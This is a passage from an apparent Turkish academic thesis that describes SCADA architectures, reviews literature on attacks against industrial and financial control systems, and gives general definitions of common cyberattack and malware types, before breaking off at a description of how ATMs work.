İkinci nesil SCADA sistemlerde kullanılan istasyonların maliyeti ve büyüklüğü ise ilk nesilde kullanılanlarla karşılaştırıldığında nispeten daha düşüktür. Ağlar için kullanılan protokoller tıpkı birinci nesildeki gibi özeldir. Bu durum SCADA sistemleri için birçok güvenlik sorununa neden olmuştur.


İkinci nesil SCADA mimarisi aşağıda yer almaktadır.



Şekil 2.5: İkinci nesil (dağıtılmış) SCADA mimarisi.

2.6.3 Ağa Bağlı SCADA Sistemleri

Günümüzde kullanılan SCADA sistemleri bu nesle mensuptur. Sistem ve ana istasyon arasındaki iletişim, İnternet Protokolleri (IP) gibi WAN protokolleri ile gerçekleştirilmektedir. Sistemin saldırılara açık olma durumu artmıştır zira kullanılan standart protokollere ve ağa bağlanmış SCADA sistemlerine internet üzerinden erişilmesi mümkün olmaktadır. Ancak güvenlik tekniklerinin ve standart protokollerin kullanılması SCADA sistemlerinde güvenlik iyileştirmelerinin uygulanabileceği anlamına gelmektedir. Üçüncü nesil SCADA mimarisi aşağıda yer almaktadır.



Şekil 2.6: Üçüncü nesil SCADA mimarisi.

2.7 SCADA SİSTEMLERİNİN KULLANIM ALANLARI

SCADA sistemlerinin kullanım alanlarına ilişkin örnekler aşağıda verilmiştir.

1. Finansal Alanlar
2. Endüstriyel prosesler
3. İmalat
4. Üretim
5. Enerji üretimi ve dağıtımı
6. Altyapı işlemleri
7. Su arıtma ve terfi merkezleri
8. Petrol ve doğalgaz boru hatları
9. Tesis ve fabrika binaları
10. Uzay istasyonları
11. Isıtma ve havalandırma sistemleri (HVAC)

2.8 SCADA SİSTEMLERE VE SİBER GÜVENLİĞE YÖNELİK YAPILAN ÖNCEKİ ÇALIŞMALAR

PLC, OPC, RTU ünite ve teknolojilerini barındıran SCADA Sistemleri; çeşitli alanlarda tamamen veya kısmen otomatik hale getirilebilen bir üretim sürecinin mevcut durumu hakkında uç nokta cihazları olarak bilinmektedir. Süreç kontrol ortamlarındaki BT sistemleri, üretim süreci hakkında bilgi toplar. PCS, DCS, SCADA ve benzerleri, otomatik mantık alarmları ve operatör etkileşimi gerektiren olaylara dayalı olarak değerleri okur ve etkileşime girer veya otomatik sistem durumu değişikliklerini bildiren sistemler olarak kullanımı son derece yaygındır.

Janicke, Nicholson, Webber, ve Cau (2015) tarafından yapılan bir araştırmada, endüstriyel kontrol sistemleri (ICS), kamu hizmetleri, ulaşım, bankacılık ve sağlık hizmetleri gibi vb. hizmetlerin ülkelerin kritik ulusal altyapılarında yaygın olarak kullanıldığı belirtilmektedir. Denetleyici Kontrol ve Veri Toplama (SCADA) sistemleri, ICS'de gerçekleşen gerçek zamanlı verileri ve işlemleri izlemek için yaygın olarak kullanılırken, bunların tipik olarak tek tek bileşenlerin işlevsel davranışını izlemek için donanımlı olmadığını ileri sürdükleri çalışmalarında ICS bileşenlerinin işlevsel davranışının güvencesini sağlayan ve nasıl olduğunu gösteren bir çalışma planı yapılarak Stuxnet saldırısına benzer siber saldırılara karşı ICS için ek koruma sağlayacağını kanıtlamışlardır [10].

Ismail, Sitnikova ve Slay (2016) tarafından yapılan bir araştırmada, kritik altyapılar için Denetleyici Kontrol ve Veri Toplama (SCADA) Sistemlerine yönelik geçmiş siber saldırılar, bu sistemleri tehlikeye atmış finansal ve ekonomik sorunlar incelemeye alınmıştır. Araştırmacılar, bu sistemlere yapılan kasıtlı saldırıların, hizmetlerin reddedilmesine ve belirli durumlarda halkın fiziksel olarak yaralanmasına neden olduğunu belirterek ulaşım, enerji, su ve kanalizasyon sektörü dâhil olmak üzere birden çok hizmet sektöründeki dokuz vaka çalışmasını incelemişler ve SCADA Sistemlerine geçmiş saldırıları araştırmışlardır. Araştırmacılar sundukları vaka çalışmalarını, McCormick'e (2000) dayalı stratejik, örgütsel ve psikolojik teoriler dâhil olmak üzere siber-terörist karar verme teorilerine göre ayrıntılı olarak analiz etmişlerdir. Araştırmacılar daha sonra, Nelson'ın (1999) yaklaşımları ile saldırı gerçekleştirmede siber terör yeteneklerini incelemişlerdir. Araştırmacılar çalışmaları sonucunda, kuruluşların SCADA sistemlerine gelecekteki olası siber güvenlik saldırılarını

belirlemede daha iyi hazırlanabilmeleri için kullanabilecekleri bir kılavuzda hangi özelliklere dikkat edilmesi gerektiğini listelemişlerdir [11].

Van Niekerk (2019) tarafından yapılan bir araştırmada, ekonomik bilgi savaşı, bilgi ve bilgi sistemleri aracılığıyla ekonomik süreçleri bozma, kontrol etme ve koruma faaliyetleri olarak kabul edildiği belirtilmiştir (Chatterjee, 2008; Libicki, 1995). Siber saldırıların yaygınlığının artmasıyla birlikte, ulusal ekonomilere karşı stratejik saldırı olasılığı da artmaktadır. Bununla birlikte, siber güvenlik çabalarının odak noktası, güç ve finansal sistemler üzerinde görünmekte olduğu belirtilmiştir. Çalışmada, emtia değer zincirlerine yönelik siber saldırıların stratejik ve ekonomik sonuçları araştırılmıştır. Porter'ın Beş Kuvvet modeli, değiştirilmiş bir siber güvenlik ikilemi konseptiyle birleştirilen çeşitli senaryoları, saldıran ve savunan aktörlere göre sınıflandırmak için kullanılmıştır. Bu sınıflandırma, aktör tiplerine göre operasyonun savunmacı veya saldırgan niteliğini belirlemenin mümkün olduğunu göstermektedir [12].

Porter'ın Beş Kuvvet modeli:

1. Industry Rivalry (Sektördeki rekabet)
2. Barriers to Entry, Threats of New Entrants (Sektöre yeni girecek oyuncuların karşılaşacakları tehlike ve engeller)
3. Bargaining Power of Suppliers (Tedarikçilerin pazara olan hakimiyetleri)
4. Threat of Substitutes (İkame ürünlerin tehditleri)
5. Bargaining Power of Buyers (Alıcıların, tüketicilerin pazarlık güçleri)

Troiano ve diğ. (2019) tarafından yapılan bir araştırmada kritik altyapılar daha karmaşık, sofistike ve dijital olarak birbirine bağlı hale geldikçe, siber ve fiziksel güvenlik saldırılarına da daha duyarlı hale geldikleri belirtilmiştir. Bu tür saldırıların risklerini azaltmak için, bunların siber ve fiziksel varlıklarının aynı anda korunmasını dikkate alan entegre bir şekilde güvenlik altına alınmasına ihtiyaç olması işlenmiştir. Çalışmada finans sektörü için kritik altyapılar, büyük ölçekli siber-fiziksel sistemler olarak ele alınmış, bunları güvenli hale getirmek ve korumak için entegre bir yaklaşım uygulayan bir BigData platformunu tanıtılmıştır. Platformun ana yapı taşları arasında siber ve fiziksel varlıkları kapsayan entegre bir güvenlik modeli, uygun problara dayalı güvenlik izleme ve kontrol mimarisi ve riskleri tespit etmek için bir dizi veri

analitiği algoritması bulunmaktadır. Güvenlik açıkları ve tehditlerin oluşturduğu bu yapı taşları, finans sektörü için temsili bir dizi kritik altyapı koruma kullanım durumlarında dağıtımları ve kullanımları ile birlikte çalışmada özetlenmiştir. Çalışma sonucunda siber güvenlik avantajları listelenmiştir [13].

Campbell, (2016) araştırmasında Amerika Birleşik Devletleri'nde, elektrik dağıtım sistemlerine yapılan siber saldırıları ele almıştır. Araştırmacı, yeni güvenlik açıkları tespit edildikçe yeni tehditlerin ortaya çıktığını ifade etmiş ve elektrik şebekesinin siber güvenliği, elektrik güç sisteminin bütünlüğünü korumaya yönelik çabaların odak noktası olmasında rol oynadığını belirtmiştir. Araştırmacı, çalışması sonucunda senaryolara bağlı olarak siber güvenliğin geliştirilmesinde SCADA sistemlerin rolünü incelemiş ve şebeke siber güvenliğini iyileştirmek için siber güvenlik açıklarının denetiminin devamlı sağlanabilmesi amacıyla yasal hackerlığın gerekliliği üzerinde durmuştur [14].

Wilson, (2014) tarafından yapılan bir çalışmada kritik bilgi altyapılarına yönelik ortaya çıkan siber terörizm tehditleri incelenmiştir. Kritik altyapı tesislerini çalıştıran endüstriyel kontrol sistemlerinde bulunan özel siber güvenlik açıkları araştırma kapsamında incelenmiştir. Bu özel güvenlik açıkları, önemli kritik altyapıların olası siber terörist saldırıları için kolay hedefler gibi göründüğünü, casusluk ve siber sabotaj için kritik altyapı sistemlerine gizlice kötü amaçlı kod eklemeye yardımcı olabilecek sofistike gizlilik özellikleri sağlayan kötü niyetli sıfır gün istismarlarının açıklanmasını hedeflemiştir. Araştırmacı, çalışmasında bir uygulamasını da yaptığı Flame ve Stuxnet kodları ile bir penetrasyon sağlamıştır. Kodlar, çeşitli ülkelerdeki araştırma ekipleri arasında ve bilgisayar korsanları tarafından yaygın olarak paylaşıldığından bu yöntem izlenmiş ve yeniden sızma sırasında kullanılabileceği sonucuna varılmıştır [15].

Literatür incelemesinden de anlaşılacağı üzere siber güvenlik alanları birbirinden oldukça çeşitlidir. Bu sebeple dijitalleşmenin getirdiği riskler hiç de azımsanacak boyutta değildir. Bu noktada alınan tedbirler çoğunlukla hükümet tabanlıdır. Ancak özel birer şirket ile temsil edilen bankacılık sistemi, toplumdaki tüm vatandaşların güvenliği için özellikle önemlidir. Yasal düzenlemelerle bir nebze kısıtlanan siber korsanlık yurt içinde çeşitli yaptırımları ve hukuksal süreci takip etme imkânı sağlasa da özellikle dış kaynaklı ataklarda sistem savunmasının gücü anlaşılmaktadır. Çünkü bu atakların dış kaynaklı olması ulusal sınırın dışına çıkılması nedeniyle yaptırımları uygulayamama veya kaybın karşılanamaması gibi sorunları doğurabilmektedir.

Hiçbir şey yapılmaz ise, hızla çoğalan hırsızlık ve aldatma olaylarıyla karşı karşıya kalınabilir ve bu da halkın güvenini kümülatif olarak aşındırabilir. Kötü amaçlı yazılımlar ve kimlik hırsızlığı, her kullanıcı için gizlilik sorunlarını giderek daha fazla endişe kaynağı haline getirmektedir. Bu eylemler özellikle bir bankaya veya finans kurumuna yapıldığında ise sonuçları açısından büyük zararlar kimlik hırsızlığı ile sınırlı kalmayıp daha çok kayba neden olabilmektedir. Bu noktada finans sistemlerin güçlendirilmesi için bir izleme denetim ve kontrol sistemi gerekliliği daha çok açığa çıkmaktadır. Bu nedenle literatürden de destek alınarak finans sistemine yapılacak olası saldırılar senaryolaştırılarak nasıl önlem alınması gerektiği noktasında bir rehber çalışma sunulması oldukça önemlidir. Bu çalışma kapsamında finansal alanda kullanılan SCADA sistemlere yönelik siber saldırıların önlenmesi ele alınacaktır.

2.9 SİBER SALDIRI TÜRLERİ

Siber saldırı türleri aşağıda yer almaktadır. Siber saldırı türleri ayrıca ilgili alt başlıklarda açıklanmıştır.

- Koklama (sniffing)
- Hizmet Dışı Bırakma (Denial of Service)
- IP Aldatması (IP Spoofing)
- Sosyal Mühendislik
- SQL Enjeksiyonu
- Arka kapılar
- Oltalama
- Casus yazılım (Spyware)
- Kötü amaçlı yazılım (Malware)


2.9.1 Sniffing Saldırıları

Sniffing saldırılarının gerçekleştirilmesindeki temel amaç şifreleri ele geçirmektir. Bunun yanı sıra e-posta içeriklerini transfer eden dosyaların ele geçirilmesi hedeflenmektedir. Yönlendiricilere gelen paketlerin kabul edilmesi ile iki bilgisayar arasındaki tüm veriler yakalanarak saklanmaktadır [16, 17].

2.9.2 Hizmet Dışı Bırakma Saldırıları

Bu tür saldırılar hizmeti aksatma ya da hizmeti tamamen işlevsiz hale getirmek üzere gerçekleştirilen saldırılardır. DDos (Distributed Denial of Service) saldırılarında, saldırganlar öncelikle makine ve bilgisayar topluluğu oluşturmaktadırlar. Bunun ardından hedefe saldırılar gerçekleştirilmektedir. DDos saldırılarının amacı da yine Dos saldırıları ile aynıdır. DDos saldırı türünde saldırgan kimliğini daha kolay bir biçimde gizlemektedir [16, 17].

Şekil 2.7'de DDos saldırısı gösterilmiştir.




Şekil 2.7: DDos saldırısı [17]

Dos saldırıları tek bir IP üzerinden gerçekleştirildiğinden Firewall ile engellenebilmektedir. Ancak DDos söz konusu olduğunda durum daha karmaşık bir hal almaktadır. Zira Şekil 2.7'de de görüldüğü üzere DDos saldırılarında çok sayıda makine kullanıldığından ötürü IP tespiti zorlaşmaktadır. Firewall ile bu IP adreslerinin bütün hepsi engellenemeyebilir. Bu sebeple log taşması sebebiyle firewall devre dışı kalabilmektedir. Sonuç olarak DDos saldırıları Dos saldırılarından daha tehlikeli ve etkili saldırılardır. DRDos ise DDos saldırı türünün daha sık aralıklarla saldırılar düzenlemek amacıyla ek ağların kullanıldığı çeşididir. Genel anlamda Dos saldırıları en tehlikeli ikinci saldırı türü olarak karşımıza çıkmaktadır [16, 17].

2.9.3 IP Aldatması

Bilgisayarlar birbirleriyle çeşitli protokoller aracılığıyla iletişim kurmaktadırlar. Protokoller sayesinde bağlanan bilgisayar bağlandığı bilgisayara kimliğini tanıtmaktadır. Bağlanılan bilgisayara gerçek IP adresi gösterilmemesi dolayısıyla asıl kimliğin gizlenmesine IP spoofing adı verilmektedir. IP spoofing genellikle web sitesini işlemez hale getirmek için saldırı esnasında kaynağı gizleme amacıyla kullanılmaktadır [16, 17].

Şekil 2.8'de IP aldatması (spoofing) saldırısı gösterilmektedir.



Şekil 2.8: IP aldatması [17]

2.9.4 Sosyal Mühendislik

Sosyal mühendislik siber saldırı türünde insanların zaaflarından faydalanılmasıyla siber güvenlik süreçlerinin atlatılması ya da etkisiz hale getirilmesi olarak tanımlanmaktadır. Sosyal mühendislik yöntemleri arasında hedefe güvenilir bir kaynak olarak tanıtma, yalan senaryolar oluşturma veya ödüllendirme yer almaktadır [16, 17].

2.9.5 SQL Enjeksiyonu

SQL enjeksiyonu veri tabanı sorgulama işlemini hedef almaktadır. Bu saldırı türünde sorgulama dili yapısı kullanılarak saldırı yapılmaktadır.

Komut enjeksiyonu: Komut enjeksiyonu saldırıları doğrudan sunuculara yönelik bir saldırı tipidir. Web uygulamasının komut satırı kullanılarak uzaktan erişim aracılığıyla işletim sistemi, sunucu bilgileri ve veri tabanı yönetim sistemindeki bilgilerin ele geçirilmesi hedeflenmektedir [16, 17].


HTML enjeksiyonu: Bu saldırı türünde kodlama sırasında programcıların gerçekleştirmiş olduğu hatalı kodlama kullanılmaktadır. Web yazılımlarında, veri tabanından çekilen verilerin veya veri tabanına girilen verilerin bir kontrol mekanizmasından geçirilmemesi sebebi ile sistemde açığa sebep olmaktadır. Sayfaya gönderilen istek sunucu tarafından değerlendirilir ve yanıtlanır. Ancak giriş yapılan sayfanın kötü amaçlı bir URL bağlantısına yönlendirilmesi halinde yanıt beklenildiği gibi olmayacaktır. Bu saldırı türünde hedef uygulamayı ziyaret edenlerdir. Web uygulaması hedef değildir. Web uygulamasının açıklarından faydalanılması suretiyle uygulamayı ziyaret edenlere yönelik saldırı düzenlenmesi hedeflenmektedir [16, 17].

2.9.6 Arka Kapılar

Normal kimlik tanımlama süreçlerini atlamaya ve/veya bilgisayara uzaktan erişime olanak tanıyan yöntemlere arka kapı adı verilmektedir. Siber suçlular sisteme sızmak için çok fazla çaba harcamaktadırlar. Bu sebepten ötürü aynı sisteme tekrar erişmek üzere kolay bir girişi sisteme eklemeyi arzu ederler. En sık rastlanan arka kapı yöntemi hedef sistemde dinleme ajanı iliştirilmiş bir portun açık tutulması yöntemi olmaktadır.

Bu bağlamda söz konusu açığa maruz kalınıp kalınmadığını kontrol etmek için mevcut bütün portların 1'den 65535'e kadar iki kere (TCP ve UDP) taranması gerekmektedir. Arka kapı ve Truva atları birbirleriyle karıştırılmaktadır. Arka kapı ve Truva atları sisteme sızmayı amaçlayan kötü amaçlı yazılımlardır. Ancak arka kapı sadece sisteme erişimi sağlayan gizli bir yapıdır fakat Truva atı faydalı bir program gibi görünmektedir.

Virüsler her zaman mutlaka arka kapı açmayı denerler. Arka kapılar virüsü yayan taraf için erişimde kolaylık demektir. Arka kapılar ayrıca sistemi geliştiren programcı tarafından test edilen fakat daha sonra unutulmuş olunan sistem zafiyetleri olarak karşımıza çıkabilmektedirler. Siber suçlular bu zafiyetin farkına varıp kullanabilirler. Arka kapılar Şekil 2.9'da gösterilmiştir [16, 17].



Şekil 2.9: Arka kapılar [17]

2.9.7 Oltalama (Phishing)

Oltalama saldırılarında temel amaç internet kullanıcısını kandırmak suretiyle kullanıcıya ilişkin banka hesap numaraları, bankacılık işlemleri için kullanılan şifreler ve kredi kartı bilgilerinin ele geçirilmesidir. Bu tip saldırılar bankacılık işlemlerinin gerçekleştirildiği sitelerin yanı sıra alışveriş sitelerinde, havayolu sitelerinde, arkadaşlık sitelerinde vb. karşımıza çıkmaktadır. Ayrıca ATM makineleri üzerine mikro kamera kart okuyucu ve sahte tuş takımı düzeneklerinin yerleştirilmesi suretiyle yine bu tür saldırılar düzenlenmektedir.

2.9.8 Casus Yazılım (Spyware)

Casus yazılımlar kullanımı zararsız görülen ve genellikle internetten bedava olarak indirilerek bilgisayarlara bulaşan programcıkları içermektedir. Son Kullanıcı Sözleşmesi içerisinde programla birlikte kurulacağı belirtilmektedir. Sözleşme kabul edildiğinde programla birlikte kurulmuş olmaktadırlar.

Bu programların temel amaçları kuruldukları bilgisayardan bilgi ele geçirmek ve ele geçirdikleri bilgileri programı geliştiren kişilere ulaştırmaktır. Casus yazılımlar virüs olarak sınıflandırılmazlar. Daha ziyade hangi sitelerin ziyaret edildiği, ne kadar süre kalındığı, bilgisayar ve sistem kurulum şifreleri ya da kredi kartı bilgilerini ele geçirmek üzere tasarlanmaktadırlar. Gezinti bilgilerini İnternet Explorer eklentileri ile biriktirirler. Böylelikle ziyaret edilen siteleri tespit ederler. Ardından bu verileri arama siteleri sonuçlarının sıralanması amacıyla kullanabilirler. Bu tip casus yazılımlara nazaran daha tehlikeli olan türleri de vardır. Bunlar bilgisayar ya da internet ayarlarını değiştirir ve kendi istedikleri sitelere yönlendirme

yaparlar. Nereden geldiği anlaşılmayan ve/veya bilinmeyen reklam içerikli pencereler açarlar. Bu tip casus programlara Adware adı verilmektedir [16, 17].

2.9.9 Kötü Amaçlı Yazılımlar (Malware)

Kötü amaçlı yazılımlar aşağıda yer almaktadır:

- Virüsler
- Truva Atları
- Solucanlar
- Botlar
- Zombi ordular (Botnetler)

2.9.9.1 Virüsler

Her tür zararlı yazılım virüs olarak sınıflandırılamaz. Tıpkı biyolojik virüsler gibi diğer dosyalara bulaşarak yayılan zararlı yazılım türüne virüs adı verilmiştir. Literatüre geçen ilk virüs 1986 yılında ortaya çıkan "Brain" adlı virüstür. Bu virüs IBM-PC tabanlı boot sector virüsüdür. Sistemde virüs olduğuna dair belirtilere aşağıda verilmiştir.

- Faal olunmayan zamanlarda veri trafiğinin devam etmesi. Bunun sebebi başka kullanıcıların sistemde aktif olmaları ve kötü amaçlı işlemler yapıyor olmalarıdır.
- Sistemde güvenlik duvarı olmasına karşın bazı uygulamaların internetten bağlanmaya teşebbüs etmeleri.
- İnternet siteleri ziyaret edilirken reklam pencerelerinin kendiliğinden açılması.
- Bilgisayarın işlevsiz hale gelmesi.

2.9.9.2 Truva Atları

Faydalı bir işlevi varmış izlenimi uyandıran fakat güvenlik mekanizmalarını aşabilecek zararlı işlevlere sahip programlardır. Truva atları bilgisayarları uzaktan yönetmek için arka kapı açılması amacıyla kullanılır. Kullanıcılar farkında olmadan bilgisayarlarına programları indirirken aynı zamanda kötü niyetli programları da indirmektedirler. Söz konusu bu programlar arka planda çalışırlar. Böylelikle uzaktan erişim imkânı sağlayabilirler. Truva atları aracılığıyla sisteme arka kapıdan giren siber suçlular kullanıcı şifreleri ve diğer kişisel bilgilere ulaşma imkanına sahip olurlar ve sistem yapılanmasını değiştirebilirler. Diğer bir ifadeyle,

Truva atı sisteme bulaştıktan sonra sistem açıldığında kendisini belleğe yükler. Sistem ağlarının açıklarını kullanmak suretiyle siber suçlular amaçlarını yerine getirmeye başlarlar. Truva atlarının farklı çeşitleri mevcuttur. Amaç bakımından aynıdırlar fakat özellikleri birbirlerinden farklıdır. Truva atları altı farklı grup altında toplanır. Bunlar:

- Uzaktan kontrol edilen Truva atları
- Parola Truva atları
- İmtiyazlı Truva atları
- Anahtar kırıcı Truva atları
- Yıkıcı Truva atları
- Şaka programları olarak kullanılan Truva atları

Özetle bir siber suçlu Truva atını kullanarak program yapısına göre farklı faaliyetler gerçekleştirebilmektedir.

2.9.9.3 Solucanlar

Solucanlar virüslere benzer şekilde kendilerini bir bilgisayardan başka bir bilgisayara kopyalamak üzere tasarlanırlar. Virüslerden farklı olan tarafları ise bunu kendi başlarına gerçekleştirmeleridir. Bilgisayarda veri ya da dosya transferini gerçekleştiren fonksiyonların denetimini ellerine geçirdikten sonra kendi başlarına yollarına devam edebilme becerisine sahiptirler. Solucanların bir diğer yeteneği de çoğalma becerileridir. Kullanıcıların dosya ve veri alışveriş yöntemlerini kullanmak suretiyle kendilerini tüm e-posta ve tüm sistemlere gönderebilme becerileri vardır. Bu sebepten ötürü ağ trafiği önemli ölçüde yavaşlamaktadır. Güvenlik yazılımları solucanları kolaylıkla tanımayabilirler.

2.9.9.4 Botlar


Bot terimi bilişim alanındaki “robot” anlamında kullanılmaktadır. Bilgisayar işlemlerini yarı otomatik olarak yapabilirler. Sıklıkla arama motorları tarafından endeksleme teknolojisinde kullanılmaktadır. İnternetin yaygınlaşmasıyla birlikte akıllı ajan teknolojileri de yaygınlaşmaya başlamıştır. Bu sebepten ötürü internet üzerinde faaliyet göstermek üzere geliştirilen ajan yazılımları ortaya çıkmıştır. Finansal alanda botlar ticari veri madenciliği, hisse senedi, yatırım faaliyetleri gibi alanlarda yer almaktadırlar.

2.9.9.5 Zombi Ordular (Botnetler)

Zombi ordular veya başka bir deyişle botnetler zararlı yazılımlar grubunda en tehlikeli olanlardır. Kullanıcıların bilgisi olmaksızın suç işlenmesi mümkün olmaktadır. Bot-netlere katılan bilgisayarlarda genellikle firewall bulunmamaktadır. Dolayısıyla herhangi bir korumaya sahip olmayan bilgisayarlar kolayca bot-netin içerisine dahil edilebilmektedir.

Bot-netler şu şekilde oluşturulmaktadır. Açık bırakılan bir kapı (port) içerisinden daha sonra aktif hale gelecek bir Truva atı gönderilmesi sonucunda bot-netler oluşturulmaktadır. Bot-nete dahil edilen bilgisayarlar eş zamanlı olarak bir web-sitesine yönlendirilmek suretiyle söz konusu web-sitesini hizmet veremez hale getirmek üzere kullanılabilmektedir [16, 17].

Şekil 2.10'da bot-net gösterilmiştir.



Şekil 2.10: Bot-Net [17]

2.10 FİNANSAL ALANDA KULLANILAN SCADA SİSTEMLERE YÖNELİK SALDIRILAR

Bu bölümde finansal alanda kullanılan SCADA sistemlere yönelik saldırılara örnek olarak ATM'lere gerçekleştirilen siber saldırılar için literatürde geçen çalışmalar ele alınmıştır. Siber saldırılar incelenmeden önce ATM'lerin çalışma prensibi ve sistem zafiyetleri hakkında bilgi verilmiştir.

2.10.1 ATM'lerin Çalışma Prensibi

ATM'ler iki ana bölümden (kabin ve kasa) oluşmaktadır. Kabin (ana gövde), diğer tüm cihazlara bağlı olan ATM bilgisayarını içermektedir. Bunlar ağ ekipmanı, kart okuyucu, klavye (PIN pedi) ve nakit verme makinesidir (verici kasanın içindedir).

